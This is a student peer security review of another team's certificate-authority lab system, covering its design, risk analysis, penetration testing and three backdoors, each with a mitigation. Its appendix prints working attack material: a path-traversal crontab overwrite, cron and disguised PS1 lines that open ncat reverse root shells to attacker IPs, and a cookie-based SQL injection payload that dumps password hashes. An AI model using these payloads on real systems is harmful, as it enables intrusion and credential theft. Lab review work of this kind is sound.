Review of Group 7 by Group 9

Team 9: Kamila Babayeva Marin Cornuot Niels Lachat
Lin Zhang

December 20, 2023

Contents

1 Background

Developers of the external system: *Fabio Aliberti, Daniel Gnägi, Marco Pioppini, Romain Jérémie Pugin,*

Date of the review: December 20, 2023

2 Report and Design Review

In this section, we study and evaluate the system design by Group 7 from system architecture and risk analysis perspectives.

2.1 System Design and Security Concepts

2.1.1 Architecture

Components The system is composed of the following machines:

- A web server and the Certificate Authority (CA) service. Users communicate with the CA only through the web interface via HTTPS.
- A database that stores user information and passwords.
- A backup server to store backups of data, configuration files and logs.
- An administration machine with only system administrator access as jump-host for the remote administration of the other hosts.

Networking All machines (web server + CA, system admin, database, and backup) for the internal CA system are connected via a switch within the internal network with IP ranges of 172.17.42.1/24. The system admin and web server machines are connected to the Internet via a single link to the company's ISP with public IP assigned in range of 172.17.21.2/24. Due to the vagrant setup of the VMs and missing vagrant user cleanup, all machines in the internal CA system are connected to the internet, which contradicts to the least privilege security principle. The design report claims that LACP (Link Aggregation Control Protocol) is used for the network connections for redundancy, which adheres to the principle of no single point of failure, albeit Team 7 cannot model it in VirtualBox.

2.1.2 Security design

Web server and CA service The Web server and CA service are configured on one single machine, which doesn't conform to the principle of Compartmentalization and No Single Point of Failure. This is even more critical since this machine is directly exposed to the internet.

Confidentiality of user private keys in backup User private keys (corresponding to issued certificates) are stored in plain text on the backup server post-issuance. Group 7 proposes ensuring confidentiality by physically securing and restricting access to the backup server with access control mechanisms (refer to countermeasure against threat No.31 in the risk analysis). Given the sensitivity of the private keys and the potential impact their leakage could have on iMovies' affected employees, we find this countermeasure to be insufficient. For instance, there is a risk of impersonation in authenticated communications.

To enhance the confidentiality of private keys, we recommend encrypting them at rest using asymmetric cryptography. The decryption key should be stored offline and accessed only when necessary, such as in cases where an employee has lost their private key and requires it for decrypting important documents.

Backup process of the user private keys According to Group 7's description, user private keys are immediately backed up after issuance. This is a good design decision because it prevents the loss of the private keys and certificates in case of failure.

In case of a backup failure, Group 7 indicates that a system administrator is alerted by email. However, it is unclear from the description whether the user can download the newly issued certificate and private key, even if the backup failed. This should not be the case because the employee would be unable to decrypt their data in the event of key loss, given that the key was never backed up.

Absence of centralized firewall As an informed design choice, no central firewall is in place. Instead, all machines use host-based firewalls with a whitelist, restricting access to the required hosts and protocols. While coherent with the security principle of simplicity, this design fails to follow the principle of minimum exposure as claimed in their report. Relying on host based firewall rules only is more error prone due to varying requirements of each machine and also requires more maintenance efforts. Additionally, if a machine is compromised and the attacker gains root privileges, the attacker can setup arbitrary rules (Single Point of Failure). Group 7 also do not use a separate DMZ for the webserver nor the admin machine to limit the attack surface in case those machines are compromised.

2.2 Risk Analysis

In this section, we will evaluate the risk analysis of the system, including the assets, threat sources, risks, and countermeasures.

2.2.1 Assets

Following the template, Group 7 divided the assets into physical assets, logical assets, persons, and intangible goods. The list of **physical assets** of the sys-

tem is complete, and the desired properties (CIA) are stated. **Logical assets** of the system with corresponding properties are listed but can be improved. Enhancements include the following:

- Specification of the software on each of the servers should be included since the risk evaluation is made according to that.
- The desired state space for logical assets (e.g., user data, private keys) should be defined to identify unauthorized access to these assets.

The **Persons** and **Intangible Goods** of the system are complete, and their values/attributes are stated.

2.2.2 Threat Source

The **Threat Source** list is complete; however, the following improvements can be done:

- A separation between malicious regular employees and malicious system administrators can be made since they have different capabilities within the system. Another solution would be to make this clarification in risk evaluation when stating the threat source.
- Another motivation of governmental agencies and targets of investigating reports can be to disrupt the publication of investigation movies.
- The motivation for undirected malware can be the use of internet-connected devices as a part of a botnet.

2.2.3 Risk Evaluation

The definitions of risk components (likelihood, impact, and risk) are sound. In the risk evaluation, we will delve into the threats, countermeasures, and risk for each asset individually. Below we listed improvements and reconsideration that could be done.

Physical Assets

- Physical Machines: For threat No.1, the likelihood of accidental damage should be low, given the effective countermeasures in place and the involvement of professionals (external specialists and sysadmins) working with the hardware. The likelihood of hardware defects or failures (threat No.3) should also be low due to appropriate countermeasures. Threat No.5 does not specify if there is damage to physical machines, but considering that the break-in and manipulation of employees are illegal, the likelihood should be low. Consequently, the overall risk of this threat should be low accordingly.
- Networks: Similarly to the threat No.3, the likelihood for threats No.6 and No.7 should be adjusted to low due to effective countermeasures.

- Off-site storage: The provided list can be enhanced by incorporating threats No.39, No.40 (similar to threat No.10), and No.42 from Section 2.4.13 (Backups) in the project report, as these threats specifically pertain to off-site storage.
- Access Control System: The likelihood of disabling and circumventing the access control system should be adjusted to low, due to appropriate countermeasures, such as 2FA. In response to threat No.13, an additional countermeasure might involve changing the physical lock and revoking the signal for a compromised chip reader.

Logical Assets

- Servers: Threats No.15 and No.17 are generic and should be separated based on the specific software on the server.
- Web Application: Another countermeasure for SQL injection (threat No.20) could be the implementation of prepared statements. The description of the countermeasure hints at the fact that the validation is done with a custom validation function, which goes against the principle of simplicity and open design (more details in implementation review).
- Certificates: In threat No.24, the countermeasure proposed against the deletion of certificates by a skilled hacker is not precise enough. The authors propose to publish certificates on additional servers, but it is unclear under whose authority these additional servers would be. Also, another (simpler) countermeasure would be to recover the certificates from the backup.
- User Data: The likelihood of database (DB) loss is low rather than medium due to appropriate countermeasures.
- User Private Keys: The design choice of keeping private keys as plain-text is discussed in Section 2.1.2
- Backups: As mentioned above, some threats should be moved to Section 2.4.3 (Off-site Storage) in the project report; otherwise, the list is complete.
- Connectivity: Another countermeasure for DoS attacks can be implemented in the host-based firewalls. With such a countermeasure, the likelihood can become medium, resulting in a medium risk level.

Persons

- Employees/Administrators/External: Due to appropriate countermeasures, the likelihood of listed threats should be considered low.

3 Implementation Review

3.1 Compliance with Requirements

3.1.1 Missing/Incorrect Functionality

Certificate Revocation Process As the assignment did not specify the required number of valid certificates (whether one or multiple at a time), the design implemented by Group 7 supports the issuance of multiple valid certificates. However, a usability issue arises if a user issues more than 12 certificates, as the page scrolling malfunctions, hindering the user from revoking the earliest certificates.

3.1.2 Missing/Incorrect Security requirements

Most security requirements are met, with the exception of the confidentiality of the private keys in the backup, which is insufficient according to us (see section 2.1.2).

3.2 System Security Testing

3.2.1 Blackbox analysis

We performed penetration tests and scans from a Kali Linux machine and from the provided client-GUI machine to inspect the system and gather information, those machines are both connected to the extranet.

Analysis of Web and Admin machines

- **Nmap**: We have used nmap with rather aggressive options (-A -T4 -p- -v) to perform port scan, script scan, and OS detection. The nmap scan of the web server shows open ports 80 and 443 with details about OS and server itself (HTTP server versions, certificate). Port 80 redirects to port 443. The nmap scan of admin machine with the parameters produces "The host is down. If it is really up, but blocks ping probes...", indicating a host-based firewall on the machine filtering incoming traffic. After adding the -Pn flag, all ports were displayed as filtered, likely due to packets being dropped by the firewall. However, port 22/ssh was found to be open. Additionally, TCP ports in the range 60,000-65,000 were indicated as closed, suggesting that TCP RST responses were sent. These ports are related to the backdoor #2. No mitigation is implemented on any of the machines to prevent aggressive scans / bruteforce at the IP layer.
- **Burp Suite**: Using Burp suite we have explored the routes on the web, inspected the traffic for custom headers in HTTP request/responses, analyzed cookies. However, no irregularities were found.

- **Page Source Analysis**: During the page source analysis, we searched for overlooked developer comments and script tags for potential vulnerabilities. The only concerning issue identified by the Firefox Inspect Tool was the use of nested HTML forms, which might lead to ambiguous behavior.
- **Error pages**: One moderately problematic issue we identified is that the `/admin` endpoint discloses the exact Apache version (2.4.41) and the Linux distribution (Ubuntu) on the 403 Forbidden page when accessed without the correct certificate. While not a major issue, this information leakage could be exploited to launch further attacks targeting the specific Apache version.

Script kiddie attacks on Web machine After the analysis of the web and admin machines, no evident vulnerabilities were found. Consequently, we delved into exploiting web behavior by attempting various attacks, including SQL injection, brute-forcing credentials, Cross-site Request Forgery (CSRF) and exploring potential Denial of Service (DoS) attack scenarios.

- **Brute-force of credentials**: An attempt to brute-force user passwords failed due to a timer that exponentially increases with each unsuccessful attempt. Consequently, brute-forcing the password is time-consuming due to this countermeasure.
- **SQL injection**: It appears that some level of sanitization is implemented for input fields on the webpage. As a result, we were unable to leak any data from the database through commonly used SQL injection strings nor with sqlmap.
- **DoS Attack on Profile Pictures**: No size limit is imposed on the profile pictures we can upload to the web server. It was thus relatively easy to exhaust the machine's disk space by sending a bunch of 1GB fake images. The ability to log sensitive information and create new certificates is then compromised.
- **Cookies forging**: By inspecting the cookies on the client side using Firefox inspection (or Burp Suite), we identified that session cookies are generated by a Flask application on the webserver. These cookies store session information (username) on the client side and are signed by a secret key to prevent unauthorized modification of it. In a blackbox scenario, we attempted to bruteforce this secret key to generate valid cookies, but this was unsuccessful.
- **CSRF protection**: In the current configuration, CSRF protection is implemented only through client-side measures, specifically by setting the 'SameSite' attribute to 'Strict' for session cookies. This method only relies on the client's browser's compliance and up-to-date configuration. This vulnerability has been successfully exploited in a Chromium browser to alter a user's passwords and personal information without him noticing.

These findings underscore the necessity for integrating robust server-side CSRF protection, such as anti-CSRF unique tokens, to mitigate this exploit.

- **Password change protection**: the website does not require the user to know their old password to change it, which means that if an attacker succeeds in stealing or forging another user's session cookie, they can easily impersonate the user and alter their password. This also facilitates CSRF since a malicious POST request to edit password only needs to contain the new attacker-defined password.

3.2.2 Whitebox analysis

In the white-box analysis, we conducted a thorough examination of each machine. Specifically, we analyzed running processes and services, examined their corresponding configuration files and source code, assessed logging and backup solutions, and verified access control mechanisms. Additionally, we reviewed each machine alongside its corresponding implemented countermeasures. Below, we have outlined the misconfigurations and potential vulnerabilities identified in the system.

Running processes analysis We utilized `ps aux` command to identify the active processes on the machines. A critical issue emerged during this examination: the webserver.py process, a Flask server handling requests/responses for imovies.ch, was found to be running with **root** privileges. This is problematic, as running web server process with elevated privileges poses a security risk by granting potential attackers broader access and control. This turned out critical in our exploit of backdoor #1.

On the admin machine, we identified an unusual process, `/usr/sbin/bleed`, which was subsequently linked to backdoor #2.

Additionally, processes for rsyslog, cron, and sshd are active, responsible for logging, backup operations, and SSH connectivity, respectively.

Webserver source code analysis

- **Flask Secret:** The Flask application secret key is hard-coded as a fixed plain-text string in the source code. If the source code is exposed, this secret can be exploited to forge cookies, allowing impersonation of any user.

- **SQL injection protection:** As discussed in the risk analysis of threat n. 20, relying on manual SQL sanitization contradicts the principles of simplicity. Despite having a highly restrictive set of allowed characters, which helps mitigate the risk of attacks, the use of prepared SQL statements should be mandated. This oversight allowed us to perform an attack on session cookies, which are not sanitized at all and used in non-prepared SQL queries. (see 5.3)

- **Logging analysis** After carefully analyzing the logs, it was observed that the logs from the Flask and CA are not configured, which goes against the principle of traceability. Only Apache and system logs are available, lacking essential details about connection attempts, certificate issuance, and revocation.

- **Password storage** Salt and pepper enhance password security in the database against rainbow table and brute force attacks in case of leak. However, in the Group 7 implementation, both are generated and stored with each password. For proper use, pepper should be a unique value in the web server's source code, consistently applied to each password. The current system utilizes two layers of salt, failing to maximize the security benefits of integrating pepper with salt.

Access Control analysis

- **Files permission:** We utilised `ls -la` to examine the permissions of sensitive information, including private keys and CA functionality. Files responsible for requesting (ca_req.sh) and revoking (ca_revoke.sh) certificates have rwx permissions for the root user. However, the write permission can be revoked to prevent webserver.py (currently run with root privileges), which calls these scripts, from having the ability to overwrite them. This vulnerability was exploited in the context of backdoor #1.

- **Admin/SSH credentials:** The credentials for the admin Linux user are currently simplistic (all set to "1234") and consistent across all machines. Moreover, the SSH passphrase is the same as the password of the admin user. Following the principle Generating Secrets, it is advisable to implement unique, long and randomly generated passwords for each object to prevent attacks like brute-force.

- **Redundant Linux User:** The DB machine contains a `sqluser` Linux user that appears redundant. It does not have any associated processes running. This redundancy may result from a misunderstanding of how the MySQL service operates. The MySQL database already includes a user named `sqluser` to which the web application connects to retrieve data. The creation of a `sqluser` Linux user might have originated from this misunderstanding. Another issue is that the webserver machine contains a configuration file with the credentials of the database's sqluser (username and password), which unfortunately tends to be the same for both the Linux and database users on the database machine. This redundancy violates the principles of simplicity, introducing unnecessary complexity to the system without a clear justification.

Host-based firewall analysis Host-based iptables rules are employed for traffic filtering, with the default policy for outgoing traffic set to ACCEPT on each machine. It is recommended to implement outgoing traffic filtering as

well to mitigate potential threats, such as the reverse shell attack described in backdoor #1 and #2. For further security, these rules should also be enforced in a centralized firewall in case a machine is fully compromised and its host based rules are overwritten by the attacker.

3.3 Backdoors

In this section, we summarize the potential backdoors revealed from certain anomalies found in Section 3. The findings here do not confirm the intentional creation of backdoors; rather they highlight areas that require further investigation to ensure the system's security integrity.

3.3.1 Backdoor #1: Exploiting profile pictures

We observed a security vulnerability on the `/edit_profile` page, where users can upload custom profile pictures. Several identified problems (discovered in blackbox testing) allowed us to perform an XSS attack and more importantly to get a reverse root shell on the machine:

1. There is no validation for the file type and size of the uploaded profile picture, allowing users to upload arbitrary files such as shell scripts or HTML documents (of arbitrary size).

2. Users can define a custom file name for the profile picture which is not properly validated, enabling path traversal attacks by providing a path containing "../" to move through directories.

3. Uploaded profile pictures are available to anyone at `/static/avatars/*`.

Using blackbox analysis only, we can perform a persistent XSS attack following these steps:

1. Upload a "profile picture" which is in fact an HTML document containing JS code.

2. Send the link to the profile picture to an unsuspecting user of imovies.ch.

3. Our JS code gets executed in the victim's browser.

More complex and powerful attack can be done entirely in blackbox. For instance, obtaining a remote root shell by overwriting the `/etc/crontab` file to add a cron job that attempts to establish a connection using a reverse shell to our attacker machine every minute. To achieve this, the file name for the profile picture must be set to:

```
../../../../../../../etc/crontab
```

For further details about the cron job, refer to Appendix 5.1. It is important to notice that there is no need to modify firewall rules, as output connections

on all ports are accepted by default in iptables.

Mitigation: This exploit is feasible because the web server runs as root, enabling it to overwrite the `/etc/crontab` file upon uploading the file as a profile picture. While this decision might be intended to make the backdoor more interesting, running a web server as root is generally considered a poor practice. The recommended practice is to run the web server as a dedicated low-privilege user with only the minimum required privileges for its tasks, adhering to the Least Privilege Principle. For example, in this case, the web server should only use the `openssl` utility as root to sign or revoke certificates. Another way to limit the attack impact would have been to implement the CA functionality on a separate machine (principle of compartmentalization). Also, proper validation and sanitization of the file name should be put in place and the content of the uploaded file should be checked to indeed contain an image.

3.3.2 Backdoor #2: Port knocking

The sole indication we discovered during blackbox testing regarding this backdoor was the absence of filtering for ports 60,000-65,000 on the admin machine, as reported by nmap. While SYN packets to all ports are reported as filtered (packets dropped), RST packets for ports within this range are received (thus accepted by the firewall).

This finding was subsequently validated through whitebox testing by examining the iptables rules. We initiated further investigation through whitebox analysis:

1. Upon opening a shell on the admin machine as `admin1234`, a message appears (originating from the `.bashrc`) which indicates a potential vulnerability to the Heartbleed vulnerability.[1]

2. By searching for a file with a name close to heartbleed, we found a file called `/etc/bleed/heartbleed.conf`. This file holds configuration details for an unidentified service, featuring a sequence of 10 seemingly random ports within the range 60,000-65,000 (as previously identified). Additionally, it includes two iptables commands—one to accept all input TCP connections on all ports and another to delete that rule, thereby restoring host firewall functionality. Another noteworthy detail is the configured logfile named `bleed.log`.

3. We then searched for all files with a name matching `"*bleed*"` leading us to a binary located at `/usr/sbin/bleed`. Upon examining the strings contained in the binary, we discovered that it runs a service called `knockd` [2]. This service provides port knocking functionality: it listens for TCP

[1] We tested the Heartbleed exploit on both admin and web server machines with Metasploit without success. Consequently, we determined that the Heartbleed reference was a red herring and proceeded to search for additional clues.

[2] `https://github.com/jvinet/knock`

SYN packets on a configured sequence of ports. If the correct sequence is "knocked," the service can trigger an arbitrary action. In this case, by "knocking" the correct sequence of ports, all TCP firewall rules would be disabled for 60 seconds (duration configured in `heartbleed.conf`).

4. We also identified a suspicious service named `colord` listening on TCP port 2211. Upon examining the corresponding binary and configuration file, we inferred that this service is, in fact, an FTP server. Putting these pieces together, we now have FTP access to the admin machine, accessible as an anonymous (low privileged) FTP user.

5. We sought a method to get RCE on the admin. Upon inspecting the FTP configuration file, we observed that the anonymous FTP user possesses the permissions of a user named `color`. This user is a member of a group named `adminl234` (note the character 'l' instead of the expected '1'). Looking at all files and directories owned by group `adminl234`, we discovered it owns the directory `.rc` in the home directory of the `admin1234` user and has write permissions to it. This directory contains a file named `PS1`, which is used by `.bash_aliases` to set the PS1 prompt for the user `admin1234`.

6. The final step involved crafting a malicious PS1 file and overwriting the existing one using the FTP access. The malicious PS1 file is detailed in Appendix 5.2 along with an explanation of its functionality. The exploit leverages the capability to execute arbitrary bash commands in the PS1 prompt using the `$(<shell commands>)` pattern. Once the PS1 file, for which `adminl234` has write permission, is overwritten, we simply await for the admin to log in to the admin machine and execute a command with sudo. After that, we gain remote root access to the admin machine.

The backdoor seems resistant to blackbox exploitation methods, such as sending SYN packets repeatedly to all ports, as it requires a valid knocking sequence. An incorrect port access during the sequence resets the process. Considering the task of identifying a 10-port sequence from 5000 options, the total number of sequences to test amounts to $\frac{5000!}{4990!}$*, roughly* 10^{37} *possibilities, way too many to be bruteforced...*

3.3.3 Backdoor #3: Flask session hijacking and SQL injection

By analysing the requests to the webserver using Firefox Inspection and Burp Suite, we discovered that session cookies produced by a Flask application are being used by the webserver. Those cookies store information about the current session (such as the username) on the client side and are signed by a Flask secret key.

In blackbox we tried to bruteforce the signature with commonly used passwords from a password dictionary without success. Upon reviewing the webserver source code, we had leaked through the previous backdoors, we discovered

that the Flask app secret code is hardcoded in the source code, which is a security risk. This key should be randomly and securely generated and stored in an environment variable and not accessible to unauthorized users.

Now that we have leaked the secret key, we are able to change our username to any user (session stealing). Since the forged signature matches the expected signature on the webserver side, the connection seems legitimate and the attacker is granted access. We are thus able to modify another user information, but also revoke or generate any certificate. We noticed an issue with the "modify password" option on the website, since it does not require to enter the old password, stealing someone else's session allows the attacker to modify their password.

Finally, manual sanitization using regex rules is performed on the user input to prevent SQL injection. Even though, it helps to mitigate the risks of this attack, it is error prone. In fact, the username in the session cookie is not sanitized, thus we were able to perform SQL injections within the forged username field of the session cookie. This allows an attacker to not only hijack someone else's username but also to leak all the database (usernames, personal information and password hashes).

You can find more info about how we did the attack in the appendix (5.3).

Mitigation: The Flask application secret key should be generated randomly upon startup and not be accessible in the source code. It is crucial to use prepared statements in SQL, ensuring that all inputs are treated strictly as text rather than executable code, thereby effectively mitigating the risk of injection attacks.

4 Comparison

System architectures of both teams follow a rather different structure. Our team opted for a centralized firewall/router design with a DMZ containing the webserver and using both host based and centralized firewall rules. In contrast, Group 7 has a single intranet for all machines, with two machines at the boundary between the internet and their intranet, relying solely on host-based firewall rules.

Both teams employ secure protocols (SSH, HTTPS, and SFTP) to send encrypted traffic over the network. For SSH connections, public key authentication is required, and password authentication is disabled, mitigating the risk of brute force attacks. Additionally, SSH keys are protected by a secret password for an extra layer of security in both implementations. However, there is a difference in how SSH connections to the servers are handled. Our team uses port forwarding on the firewall, allowing direct SSH connections to the servers. In contrast, Group 7 uses a rebound machine connected to the internet, requiring a connection to it before SSHing into the intranet machines. While this follows the minimal exposure principle, if the rebound machine is compromised, the entire system is at risk since it contains the SSH keys to all the servers.

Group 7 did not separate the CA and the webserver on two different machines which is against the compartmentalization principle. This setup poses a security risk if the internet-exposed webserver is compromised, especially since their web application runs with root privileges. In our approach, we prioritize compartmentalization by storing the CA server in our intranet, while the webserver is isolated in the DMZ. Communication between both machines is restricted to specific HTTPS authenticated requests only.

While our group uses the root certificate to sign the certificates, Group 7 decided to use a multi-level CA which is a good approach. This strategy involves keeping the root private key offline and simplifies the key revocation process in the event of an intermediate certificate compromise. However, regarding certificates, Group 7 permits a user to have multiple valid certificates simultaneously. We believe this introduces multiple points of failure and, as a precaution, our implementation only allows one valid certificate per user at a time.

Group 7 introduced both salt and pepper to newly generated passwords. Even though the implementation of pepper has been previously discussed as not optimal, it still provides an additional layer of protection against brute force and rainbow table attacks in the event of a database leak. Both teams have password policies in place, requiring, for example, a minimum of 8 characters for new passwords.

Regarding implementation, these are the key distinctions and similarities we observed. We could also detail some implementation errors or lacking mitigations (absent in our system) mentioned earlier, but that would be repetitive.

In terms of risk analysis, definition and acceptance both teams used a similar approach, according to what was in the book; the few points on which we disagree were already mentioned in part 2.2 of this report.

5 Appendix

5.1 Backdoor #1: Malicious cron job

```
* * * * * root sudo apt-get install -y ncat >/dev/null 2>&1;
sudo ncat 172.17.21.13 4444 -e /bin/bash &
```

This cron job runs every minute and tries to connect with a reverse shell to our attacker machine at 172.17.21.13 on port 4444. On the attacker machine, we run `nc -lvp 4444` and wait for the cron job to run.

5.2 Backdoor #2: Malicious PS1

```
${debian_chroot:+($debian_chroot)}
\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]
$(sudo -n true 2> /dev/null;
if [ $? -eq 0 ]; then if ! command -v ncat >/dev/null 2>&1;
then sudo apt-get install -y ncat >/dev/null 2>&1 & fi;
sudo ncat 172.17.21.6 4444 -e /bin/bash >/dev/null 2>&1 & fi ) $
```

The first characters correspond to the real expected value of PS1 to not raise any suspicion. Then, silently in the background, we check if sudo was recently used (which allows us to use sudo without prompting the admin for the password). If that is the case, we start installing netcat in the background and after that open a reverse shell as root on the admin machine and automatically connect to the attacker machine which is listening on port 4444.

5.3 Backdoor #3: SQL injection in session cookie

We use the secret key which is hardcoded in the webserver source code:

```
app = Flask(__name__)
app.secret_key = 'A571D8B4879B5C83959A8EE977875'
```

We are using Python's flask-unsign library to decode the content of the cookie. Then by providing the secret we leaked, we are able to modify the username field to inject our payload in the cookie:

```
{username: "bla' UNION SELECT GROUP_CONCAT(pwd SEPARATOR ' '}, 1,
1, GROUP_CONCAT(uid SEPARATOR ' '}, 1, 1, 1, 1 FROM users #"}
```

This payload allows us to leak all the password hashes and uid. By modifying this payload, we could leak the entire database (usernames, emails, salt, pepper, profile pics) and even modify them. Once again, this highlights why it is a good idea to use pepper but not to store it in the database. In this scenario, the attacker now has all necessary information to crack the password.



Figure 1: Leaking user IDs and password hashes through session cookie SQL